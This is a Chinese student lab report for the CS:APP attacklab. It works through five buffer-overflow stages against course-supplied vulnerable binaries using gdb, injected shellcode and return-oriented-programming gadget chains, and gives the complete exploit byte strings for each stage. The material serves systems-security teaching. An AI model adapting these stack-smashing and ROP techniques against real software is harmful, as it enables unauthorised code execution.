实验：attacklab

一、实验目的

利用所学知识与gdb调试工具完成attacklab中五个缓冲区溢出攻击实验，以提高对gdb的掌握程度和对缓冲区溢出攻击的理解。

二、实验思路

1、ctarget — touch1

根据实验说明"Your task is to get CTARGET to execute the code for touch1 when getbuf executes its return statement, rather than returning to test. "

以及

```
1 void test()
2 {
3     int val;
4     val = getbuf();
5     printf("No exploit.  Getbuf returned 0x%x\n", val);
6 }
```

When `getbuf` executes its return statement (line 5 of `getbuf`), the program ordina within function `test` (at line 5 of this function). We want to change this behavior. Wit there is code for a function `touch1` having the following C representation:

```
1 void touch1()
2 {
3     vlevel = 1;        /* Part of validation protocol */
4     printf("Touch1!: You called touch1()\n");
5     validate(1);
6     exit(0);
7 }
```

在函数调用getbuf得到我们输入的内容后，再返回的过程中应该返回touch1而不是test。

且根据touch1的c代码可以得知除此之外没有别的要求，因此只需将getbuf的return address用touch1的地址覆盖掉即可。根据直接对ctarget反汇编的代码可得touch1函数的相对地址是19ce。

通过gdb调试进入ctarget并对getbuf函数进行反汇编可得

```
Dump of assembler code for function getbuf:
=> 0x00005555555559b8 <+0>:     sub    $0x38,%rsp
   0x00005555555559bc <+4>:     mov    %rsp,%rdi
   0x00005555555559bf <+7>:     callq  0x555555555c58 <Gets>
   0x00005555555559c4 <+12>:    mov    $0x1,%eax
   0x00005555555559c9 <+17>:    add    $0x38,%rsp
   0x00005555555559cd <+21>:    retq
End of assembler dump.
(gdb)
```

而getbuf的相对地址为19b8，因此可得出touch1的地址为0x00005555555559ce。

在观察getbuf函数中的汇编代码，得`19b8:  48 83 ec 38  sub  $0x38,%rsp`
由此可见栈区内一共有$0x38 = 56$字节的空间，所以需要先将这56个字节的空间填满才能用touch1的地址覆盖return address。

因此touch1对应的答案为：ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ce 59 55 55 55 55 00 00

ctarget — touch2

通过查看实验说明得：

```
1 void touch2(unsigned val)
2 {
3    vlevel = 2; /* Part of validation protocol */
4    if (val == cookie) {
5        printf("Touch2!: You called touch2(0x%.8x)\n", val);
6        validate(2);
7    } else {
8        printf("Misfire: You called touch2(0x%.8x)\n", val);
9        fail(2);
10   }
11   exit(0);
12 }
```

本题除了要能使getbuf最后返回至touch2，还要让val的值与cookie（0x16e21314）相等。通过查看反汇编代码可知val对应的寄存器是%rdi。而在getbuf和touch2函数中都无法直接对%rdi赋值，故需要自己写一个对%rdi赋值的函数并返回至touch2。

因为二进制代码可以在栈中运行，那么只需写一个汇编代码对他编译在反汇编即可得到二进制（十六进制）代码，将其放入栈中即可。而这个汇编代码能够：1、完成对%rdi的赋值 2、正确返回到touch2。

因此只需用movq对%rdi进行赋值，然后在向栈中pushq一个touch2的地址即可，又实验发现如果直接用pushq对立即数操作的话只会取他的后32位，因此更换为先用movq对随便一个寄存器（%rdx）赋值，再将%rdx用pushq指令放入栈中，最后在ret即可。因此最终得反汇编代码：

```
   0:   bf 14 13 e2 16          mov    $0x16e21314,%edi
   5:   48 ba fc 59 55 55 55    movabs $0x5555555559fc,%rdx
   c:   55 00 00
   f:   52                      push   %rdx
  10:   c3                      retq
```

而getbuf的return address只需被替换为%rsp的首地址即可，通过gdb查看可得：

```
(gdb) display $rsp
1: $rsp = (void *) 0x55658ed8
```

因此最终touch2的答案为：bf 14 13 e2 16 48 ba fc 59 55 55 55 55 00 00 52 c3 00 00 00 00 00 00 00 00 00 00 00 bf 14 13 e2 16 48 ba fc 59 55 55 55 55 00 00 52 c3 00 00 00 00 00 00 00 00 00 00 00 d8 8e 65 55 00 00 00 00

ctarget — touch3

```
1 /* Compare string to hex represention of unsigned value */
2 int hexmatch(unsigned val, char *sval)
3 {
4       char cbuf[110];
```

```
5       /* Make position of check string unpredictable */
6       char *s = cbuf + random() % 100;
7       sprintf(s, "%.8x", val);
8       return strncmp(sval, s, 9) == 0;
9 }
10
11 void touch3(char *sval)
12 {
13      vlevel = 3; /* Part of validation protocol */
14      if (hexmatch(cookie, sval)) {
15          printf("Touch3!: You called touch3(\"%s\")\n", sval);
16          validate(3);
17      } else {
18          printf("Misfire: You called touch3(\"%s\")\n", sval);
19          fail(3);
20      }
21 exit(0);
22 }
```

观察实验说明的c代码可知，本题类似于touch2，但需将cookie对应的十六进制的编码转为字符串类型再赋值给%rdi。

在一开始直接将cookie对应的十六进制的字符串类型的编码赋值给%rdi后，发现函数将%rdi的值当做地址调用了

```
(gdb)
hexmatch (val=383914772,
    sval=0x3136653231333134 <error: Cannot access memory at address 0x3136653231
333134>) at visible.c:62
62      in visible.c
```

又仔细观察了上面c代码后发现rdi对应的sval是地址，因此不能通过直接给%rdi赋值的方法来通过本关。而是应该讲cookie对应的十六进制的字符串类型的编码放在内存的某一个位置，再将该位置的地址赋值给%rdi以便之后的调用。

因为在getbuf时给%rsp分配了0x38个字节的空间，除去要输入的二进制代码以外应该还有多余的空间用以存放cookie，但hexmatch函数中的一系列push以及对%rsp的直接操作可能会将cookie的值覆盖。因此通过gdb调试查看%rsp在touch3调用hexmatch前后的变化（图中的地址为getbuf函数中%rsp-0x38的地址）：

```
(gdb) x/56xb 0x55658ed8
0x55658ed8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x55658ee0:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x55658ee8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x55658ef0:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x55658ef8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x55658f00:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x55658f08:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
```

```
(gdb) x/56xb 0x55658ed8
0x55658ed8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x55658ee0:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x55658ee8:     0x00    0xa5    0xfc    0x0f    0x66    0xb4    0x5e    0x8d
0x55658ef0:     0x00    0xfa    0xdc    0xf7    0xff    0x7f    0x00    0x00
0x55658ef8:     0xe8    0x5f    0x68    0x55    0x00    0x00    0x00    0x00
0x55658f00:     0x01    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x55658f08:     0x2f    0x5b    0x55    0x55    0x55    0x55    0x00    0x00
```

发现只有前16个字节没有被覆盖掉。但考虑到要插入栈中的二进制代码可能不止8个字节，因此需要找其他地方存放cookie的值。扩大查询%rsp的范围得：

```
(gdb) x/72db 0x55658ed8
0x55658ed8:     0       0       0       0       0       0       0       0
0x55658ee0:     0       0       0       0       0       0       0       0
0x55658ee8:     0       -91     -4      15      102     -76     94      -115
0x55658ef0:     0       -6      -36     -9      -1      127     0       0
0x55658ef8:     -24     95      104     85      0       0       0       0
0x55658f00:     1       0       0       0       0       0       0       0
0x55658f08:     47      91      85      85      85      85      0       0
0x55658f10:     0       96      88      85      0       0       0       0
0x55658f18:     0       0       0       0       0       0       0       0
```

发现上图中的最后一行没有被改动，因此可以用来存放cookie。

因此只需将cookie的值放入0x55658f18的位置中，并将%rdi赋值为0x55658f18，再将touch3的地址push到栈中用以返回即可，因此反汇编和二进制代码为：

```
   0:   bf 18 8f 65 55          mov    $0x55658f18,%edi
   5:   48 ba 13 5b 55 55 55    movabs $0x555555555b13,%rdx
   c:   55 00 00
   f:   52                      push   %rdx
  10:   c3                      retq
```

由图可得cookie的位置（0x55658f18）相对于读入时%rsp的首地址的偏移量为64个字节，而原本return address的位置应为%rsp的地址，因此最终的答案为：

bf 18 8f 65 55 48 ba 13 5b 55 55 55 55 00 00 52 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 8e 65 55 00 00 00 00 31 36 65 32 31 33 31 34

rtarget — touch1

因为rtarget中的touch1几乎与ctarget中的touch1一样，因此不做过多解释。

rtarget — touch2

通过阅读实验说明可知，rtarget与ctarget的区别在于寄存器的地址不在是固定不变的，因此在rtarget中不能通过直接输入寄存器的地址在跳转的方式来实现缓冲区溢出攻击，而是只能通过从start_farm到end_farm之间的代码寻找有用的二进制代码来完成。

因此rtarget的touch2就是用上述的方法把ctarget的touch2再做一遍，即完成对%rdi赋值并跳转至touch2的地址。

根据实验说明，本关可以只用movq、popq、retq和nop之中的两个指令来完成。又说明中提到当执行popq指令的时候会将栈中的数据弹出，因此可以同时得到数据和地址。而在本题中数据刚好可以是cookie的值，因此可以利用弹出某个寄存器的方式获得cookie的值并将其赋值给%rdi，观察反汇编代码可得：

```
0000000000001bbc <getval_386>:
  1bbc:    b8 06 35 be 58      mov  $0x58be3506,%eax
  1bc1:    c3                  retq
```

0x58对应的是popq %rax的操作，因此getbuf只需返回至该操作所在的地址，并将cookie的值放在该条指令之后，再用movq语句将%rax赋值给%rdi，最后返回至touch2的地址即可。

查表发现刚好有对应movq %rax,%rdi

```
0000000000001bc2 <addval_142>:
    1bc2:       8d 87 48 89 c7 c3       lea    -0x3c3876b8(%rdi),%eax
    1bc8:       c3                      retq
```

因此popq %rax对应的地址为0x00555555555bc0，movq %rax,%rdi对应的地址为0x0x00555555555bc4。

因此最终代码为：

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 5b 55 55 55 55 00 00 14 13 e2 16 00 00 00 00 c4 5b 55 55 55 55 00 00 fc 59 55 55 55 55 00 00

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 //用56个字节覆盖掉%rsp
c0 5b 55 55 55 55 00 00 //popq %rax操作对应的地址
14 13 e2 16 00 00 00 00 //cookie的值
c4 5b 55 55 55 55 00 00 //movq %rax,%rdi操作对应的地址
fc 59 55 55 55 55 00 00 //touch2的地址
```

rtarget — touch3

类似上一题，用本关的的处理方法再做一遍ctarget中的touch3。在说明中提到本关需要用到8个指令，因此先提取start_farm到end_farm所有能用的指令（已省略retq对应的十六进制码）：

```
1bb6:    b8 b0 4c 89 c7        mov    $0xc7894cb0,%eax          movl %eax,%edi
1bbc:    b8 06 35 be 58        mov    $0x58be3506,%eax          popq %rax
1bc2:    8d 87 48 89 c7 c3     lea    -0x3c3876b8(%rdi),%eax    movq %rax,%rdi
1bcf:    b8 f6 48 89 c7        mov    $0xc78948f6,%eax          movq %rax,%rdi
1bd5:    8d 87 4a 89 c7 90     lea    -0x6f3876b6(%rdi),%eax    movl %eax,%edi
1be3:    b8 58 90 c3 ee        mov    $0xeec39058,%eax          popq %rax
1c01:    8d 87 89 ce 38 c0     lea    -0x3fc73177(%rdi),%eax    movl %ecx,%esi
(cmp %al,%al)
1c0e:    b8 48 89 e0 90        mov    $0x90e08948,%eax          movq %rsp,%rax
1c3b:    b8 48 89 e0 90        mov    $0x90e08948,%eax          movq %rsp,%rax
1c5a:    8d 87 89 c2 c3 db     lea    -0x243c3d77(%rdi),%eax    movl %eax,%edx
1c68:    b8 4a 89 e0 c3        mov    $0xc3e0894a,%eax          movl %esp,%eax
1c74:    b8 89 ce 38 db        mov    $0xdb38ce89,%eax          movl %ecx,%esi
(cmpl %bl,%bl)
1c7a:    8d 87 89 d1 08 db     lea    -0x24f72e77(%rdi),%eax    movl %edx,%ecx
(cmpl %bl,%bl)
1c81:    b8 89 d1 08 c9        mov    $0xc908d189,%eax          movl %edx,%ecx
(cmpl %cl,%cl)
1c87:    b8 a7 49 89 e0        mov    $0xe08949a7,%eax          movl %esp,%eax
1c93:    c7 07 58 89 e0 c3     movl   $0xc3e08958,(%rdi)        movl %esp,%eax
1ca1:    c7 07 89 c2 84 d2     movl   $0xd284c289,(%rdi)        movl %eax,%edx
(testb %dl,%dl)
```

以及代码中本身就可能要用到的一条：

```
1bef:    48 8d 04 37           lea    (%rdi,%rsi,1),%rax
```

因为要将%rdi赋值为地址，lea操作必不可少，故可从`lea (%rdi,%rsi,1),%rax`倒推得到需要的代码，由此可知该条语句的下一句应为`movq %rax,%rdi`。现在开始向上倒推。

因为cookie是放在栈中的，因此%rdi应该是%rsp的首地址而%rsi应该是存放cookie的地址相对%rsp的偏移量。查询上图中的指令发现将%rdi赋值为%rsp的操作可由`movq %rsp,%rax`和`movq %rax,%rdi`来实现。而对于%rsi，与其有关的操作只有`movl %ecx,%esi`，在发现和%ecx有关的操作只有`movl %edx,%ecx`，进而推得`movl %eax,%edx`，根据touch2的经验可将%rax从栈中弹出来实现之后赋值的操作。因此汇编代码应为：

```
1c0e:       b8 48 89 e0 90          mov    $0x90e08948,%eax         movq
%rsp,%rax
1bc2:       8d 87 48 89 c7 c3       lea    -0x3c3876b8(%rdi),%eax       movq
%rax,%rdi
1bbc:       b8 06 35 be 58          mov    $0x58be3506,%eax         popq %rax
%rax的值（cookie的偏移量）
1c5a:       8d 87 89 c2 c3 db       lea    -0x243c3d77(%rdi),%eax       movl
%eax,%edx
1c7a:       8d 87 89 d1 08 db       lea    -0x24f72e77(%rdi),%eax       movl
%edx,%ecx
1c74:       b8 89 ce 38 db          mov    $0xdb38ce89,%eax         movl
%ecx,%esi
1bef:       48 8d 04 37             lea    (%rdi,%rsi,1),%rax
1bc2:       8d 87 48 89 c7 c3       lea    -0x3c3876b8(%rdi),%eax       movq
%rax,%rdi
```

又执行完最后一条语句后要跳转至touch3，因此cookie只能放在touch3对应的地址之后，因此代码更新为：

```
1c0e:       b8 48 89 e0 90          mov    $0x90e08948,%eax         movq
%rsp,%rax
1bc2:       8d 87 48 89 c7 c3       lea    -0x3c3876b8(%rdi),%eax       movq
%rax,%rdi
1bbc:       b8 06 35 be 58          mov    $0x58be3506,%eax         popq %rax
%rax的值（cookie的偏移量）
1c5a:       8d 87 89 c2 c3 db       lea    -0x243c3d77(%rdi),%eax       movl
%eax,%edx
1c7a:       8d 87 89 d1 08 db       lea    -0x24f72e77(%rdi),%eax       movl
%edx,%ecx
1c74:       b8 89 ce 38 db          mov    $0xdb38ce89,%eax         movl
%ecx,%esi
1bef:       48 8d 04 37             lea    (%rdi,%rsi,1),%rax
1bc2:       8d 87 48 89 c7 c3       lea    -0x3c3876b8(%rdi),%eax       movq
%rax,%rdi
touch3的地址
cookie对应的十六进制的字符串类型的值
```


又第一条赋值语句与cookie之间空了72个字节，因此cookie地址的偏移量应为0x48，因此最终代码为：

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 5c 55 55 55 55 00 00 c4 5b 55 55 55 55 00 00 c0 5b 55 55 55 55 00 00 48 00 00 00 00 00 00 00 5c 5c 55 55 55 55 00 00 7c 5c 55 55 55 55 00 00 75 5c 55 55 55 55 00 00 ef 5b 55 55 55 55 00 00 c4 5b 55 55 55 55 00 00 13 5b 55 55 55 55 00 00 31 36 65 32 31 33 31 34

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
0f 5c 55 55 55 55 00 00 movq %rsp,%rax
c4 5b 55 55 55 55 00 00 movq %rax,%rdi
```

```
c0 5b 55 55 55 55 00 00 popq %rax
48 00 00 00 00 00 00 00 %rax的值（cookie的偏移量）
5c 5c 55 55 55 55 00 00 movl %eax,%edx
7c 5c 55 55 55 55 00 00 movl %edx,%ecx
75 5c 55 55 55 55 00 00 movl %ecx,%esi
ef 5b 55 55 55 55 00 00 lea  (%rdi,%rsi,1),%rax
c4 5b 55 55 55 55 00 00 movq %rax,%rdi
13 5b 55 55 55 55 00 00 touch3的地址
31 36 65 32 31 33 31 34 cookie对应的十六进制的字符串类型的值
```

三、实验结果截图



32	83	Fri Dec 6 20:44:01 2019	100	10	25	25	35	5